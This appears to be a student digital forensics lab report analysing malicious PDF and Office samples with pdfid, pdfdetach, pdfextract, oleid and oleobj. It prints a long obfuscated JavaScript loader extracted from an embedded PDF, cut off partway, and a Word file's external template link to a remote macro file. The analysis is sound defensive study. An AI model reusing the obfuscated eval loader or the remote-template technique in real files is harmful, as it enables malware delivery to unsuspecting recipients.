
Digital Forensics-Lab03

Ahmad Abdullah_i22-1609


Task# 1

We are given 2 pdf-files with a high chance of malicious script embedded in them and our task is to analyze them.

First we Extract the zip file using 7z and shown that there are 2 pdf files.




By using a utility *pdfid*, we find out that sample2 has a potential embeded file or a script embedded in it.




```
obj 144 0
 Type: /EmbeddedFile
 Referencing:
 Contains stream

  <<
    /Length 4493
    /Type /EmbeddedFile
    /Filter /FlateDecode
  >>

```

Using PdfDetach utility, I listed the embedded file using *pdfdetach -list 'pdf_filename'* and then ran the command below which extracted the embedded pdf file within.




```
┌──(kali㉿kali)-[~/Desktop/naya folder]
└─$ pdfdetach -savefile /home/davidemaiorca/workspace/ProvaPDF/src/compressed/asdkjwx.pdf -o new.pdf cw_pdf_sample2.pdf
```

Next up, we analysed the extracted pdf but found nothing unusual which is a sign that it might be sus. So, I used pdfextract utility to dump all the content of the file and found a script written in the javascript language.



```
┌──(kali㉿kali)-[~/Desktop/naya folder]
└─$ pdfextract new.pdf
Extracted 1 PDF streams to 'new.dump/streams'.
Extracted 1 scripts to 'new.dump/scripts'.
Extracted 0 attachments to 'new.dump/attachments'.
Extracted 0 fonts to 'new.dump/fonts'.
Extracted 0 images to 'new.dump/images'.
```


The script was obfuscated and looked horrendous which you can see below.



```
if((String+'').substr(1,4)==='unct'){
e="".indexOf;
}
c=
'var _l1="4c206f5783eb9d;pnwAy()utio{.VsSg\',h<+I}*/DkR%x-W[]mCj^?:LBKQYEUqFM';
l='l';
e=e()[((2+3)?'e'+'v':"")+"a"+l];
s=[];
a='pus'+'h';
z=c['s'+"ubstr"](0,1);s[a](z);z=c['s'+"ubstr"](1,1);s[a](z);z=c['s'+"ubstr"](2,1);s[a](z);z=c['s'+"ubstr"](3,1);s[a](z);z=c['s'+"ubstr"](4,1);s[a](z);z=c['s'+"ubstr"](5,1);s[a](z);z=c['s'+"ubstr"](6,1);s[a](z);z=c['s'+"ubstr"]
(7,1);s[a](z);z=c['s'+"ubstr"](8,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](10,1);s[a](z);z=c['s'+"ubstr"](11,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](13,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a]
(z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](14,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](15,1);s[a](z);z=c['s'+"ubstr"](6,1);s[a](z);z=c['s'+"ubstr"](16,1);s[a](z);z=c['s'+"ubstr"](17,1);s[a]
(z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](1,1);s[a](z);z=c['s'+"ubstr"](18,1);s[a](z);z=c['s'+"ubstr"](10,1);s[a](z);z=c['s'+"ubstr"](11,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"]
(13,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](14,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](14,1);s[a](z);z=c['s'+"ubstr"](13,1);s[a](z);z=c['s'+"ubstr"](18,1);s[a]
(z);z=c['s'+"ubstr"](17,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](1,1);s[a](z);z=c['s'+"ubstr"](1,1);s[a](z);z=c['s'+"ubstr"](18,1);s[a](z);z=c['s'+"ubstr"](19,1);s[a](z);z=c['s'+"ubstr"]
(20,1);s[a](z);z=c['s'+"ubstr"](17,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](1,1);s[a](z);z=c['s'+"ubstr"](18,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](11,1);s[a]
(z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](17,1);s[a](z);z=c['s'+"ubstr"](11,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](1,1);s[a](z);z=c['s'+"ubstr"](13,1);s[a](z);z=c['s'+"ubstr"](19,1);s[a](z);z=c['s'+"ubstr"]
(11,1);s[a](z);z=c['s'+"ubstr"](14,1);s[a](z);z=c['s'+"ubstr"](17,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](1,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](6,1);s[a]
(z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](6,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](6,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](6,1);s[a](z);z=c['s'+"ubstr"](11,1);s[a](z);z=c['s'+"ubstr"]
(13,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a]
(z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a]
(z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a]
(z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a]
(z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](6,1);s[a](z);z=c['s'+"ubstr"](11,1);s[a](z);z=c['s'+"ubstr"](18,1);s[a](z);z=c['s'+"ubstr"](21,1);s[a](z);z=c['s'+"ubstr"](17,1);s[a]
(z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](1,1);s[a](z);z=c['s'+"ubstr"](13,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](11,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"]
(13,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](14,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a]
(z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](6,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"]
(6,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](6,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](6,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](6,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a]
(z);z=c['s'+"ubstr"](6,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](6,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](6,1);s[a](z);z=c['s'+"ubstr"](13,1);s[a](z);z=c['s'+"ubstr"](13,1);s[a](z);z=c['s'+"ubstr"]
(17,1);s[a](z);z=c['s'+"ubstr"](18,1);s[a](z);z=c['s'+"ubstr"](19,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](14,1);s[a](z);z=c['s'+"ubstr"](10,1);s[a](z);z=c['s'+"ubstr"](14,1);s[a](z);z=c['s'+"ubstr"](10,1);s[a]
(z);z=c['s'+"ubstr"](17,1);s[a](z);z=c['s'+"ubstr"](15,1);s[a](z);z=c['s'+"ubstr"](19,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](16,1);s[a](z);z=c['s'+"ubstr"](15,1);s[a](z);z=c['s'+"ubstr"](18,1);s[a]
(z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](19,1);s[a](z);z=c['s'+"ubstr"](21,1);s[a](z);z=c['s'+"ubstr"](15,1);s[a](z);z=c['s'+"ubstr"](14,1);s[a](z);z=c['s'+"ubstr"](18,1);s[a](z);z=c['s'+"ubstr"](18,1);s[a]
(z);z=c['s'+"ubstr"](10,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](13,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](17,1);s[a](z);z=c['s'+"ubstr"](20,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"]
(12,1);s[a](z);z=c['s'+"ubstr"](18,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](17,1);s[a](z);z=c['s'+"ubstr"](20,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a]
(z);z=c['s'+"ubstr"](10,1);s[a](z);z=c['s'+"ubstr"](17,1);s[a](z);z=c['s'+"ubstr"](20,1);s[a](z);z=c['s'+"ubstr"](16,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a](z);z=c['s'+"ubstr"](6,1);s[a](z);z=c['s'+"ubstr"](10,1);s[a]
(z);z=c['s'+"ubstr"](15,1);s[a](z);z=c['s'+"ubstr"](13,1);s[a](z);z=c['s'+"ubstr"](17,1);s[a](z);z=c['s'+"ubstr"](20,1);s[a](z);z=c['s'+"ubstr"](16,1);s[a](z);z=c['s'+"ubstr"](13,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a]
(z);z=c['s'+"ubstr"](17,1);s[a](z);z=c['s'+"ubstr"](18,1);s[a](z);z=c['s'+"ubstr"](18,1);s[a](z);z=c['s'+"ubstr"](22,1);s[a](z);z=c['s'+"ubstr"](20,1);s[a](z);z=c['s'+"ubstr"](13,1);s[a](z);z=c['s'+"ubstr"](13,1);s[a]
(z);z=c['s'+"ubstr"](17,1);s[a](z);z=c['s'+"ubstr"](20,1);s[a](z);z=c['s'+"ubstr"](15,1);s[a](z);z=c['s'+"ubstr"](19,1);s[a](z);z=c['s'+"ubstr"](18,1);s[a](z);z=c['s'+"ubstr"](10,1);s[a](z);z=c['s'+"ubstr"](12,1);s[a]
(z);z=c['s'+"ubstr"](18,1);s[a](z);z=c['s'+"ubstr"](16,1);s[a](z);z=c['s'+"ubstr"](9,1);s[a](z);z=c['s'+"ubstr"](18,1);s[a](z);z=c['s'+"ubstr"](18,1);s[a](z);z=c['s'+"ubstr"](11,1);s[a](z);z=c['s'+"ubstr"](10,1);s[a]
(z);z=c['s'+"ubstr"](17,1);s[a](z);z=c['s'+"ubstr"](6,1);s[a](z);z=c['s'+"ubstr"](19,1);s[a](z);z=c['s'+"ubstr"](19,1);s[a](z);z=c['s'+"ubstr"](6,1);s[a](z);z=c['s'+"ubstr"](15,1);s[a](z);z=c['s'+"ubstr"](6,1);s[a](z);z=c['s'+"ubstr"]
(12,1);s[a](z);z=c['s'+"ubstr"](14,1);s[a](z);z=c['s'+"ubstr"](14,1);s[a](z);z=c['s'+"ubstr"](14,1);s[a](z);z=c['s'+"ubstr"](14,1);s[a](z);z=c['s'+"ubstr"](20,1);s[a](z);z=c['s'+"ubstr"](17,1);s[a](z);z=c['s'+"ubstr"](17,1);s[a]
```


Task# 2

For this task, we were given two malicious files a Word and excel file. For word file we used oleid tool to see if it had any embedded file or relationship which it had.



```
┌──(kali㉿kali)-[~/Videos]
└─$ oleid incrediblyPolishedResume.docx
oleid 0.60.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: incrediblyPolishedResume.docx
--------------------+--------------------+----------+--------------------------
Indicator           |Value               |Risk      |Description
--------------------+--------------------+----------+--------------------------
File format         |MS Word 2007+       |info      |
                    |Document (.docx)    |          |
--------------------+--------------------+----------+--------------------------
Container format    |OpenXML             |info      |Container type
--------------------+--------------------+----------+--------------------------
Encrypted           |False               |none      |The file is not encrypted
--------------------+--------------------+----------+--------------------------
VBA Macros          |No                  |none      |This file does not contain
                    |                    |          |VBA macros.
--------------------+--------------------+----------+--------------------------
XLM Macros          |No                  |none      |This file does not contain
                    |                    |          |Excel 4/XLM macros.
--------------------+--------------------+----------+--------------------------
External            |1                   |HIGH      |External relationships
Relationships       |                    |          |found: attachedTemplate -
                    |                    |          |use oleobj for details
--------------------+--------------------+----------+--------------------------
```


In the description, it suggested that we should use *oleobj* utility and, yes it gave us a link which when put on VirusTotal which gave nothing so i assume it is just there to throw us off.



```
┌──(kali㉿kali)-[~/Videos]
└─$ oleobj incrediblyPolishedResume.docx
oleobj 0.60.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

───────────────────────────────────────────────────────────────────────────────
File: 'incrediblyPolishedResume.docx'
Found relationship 'attachedTemplate' with external link http://somtaw.warship.kuunlaan.local/macro3.dotm
```


Part2

The second file as mentioned was an Excel file which by looking at the extension had macros enabled. But, we followed the standard procedure of analyzing it with tools such as oleid which to my surprise it had.



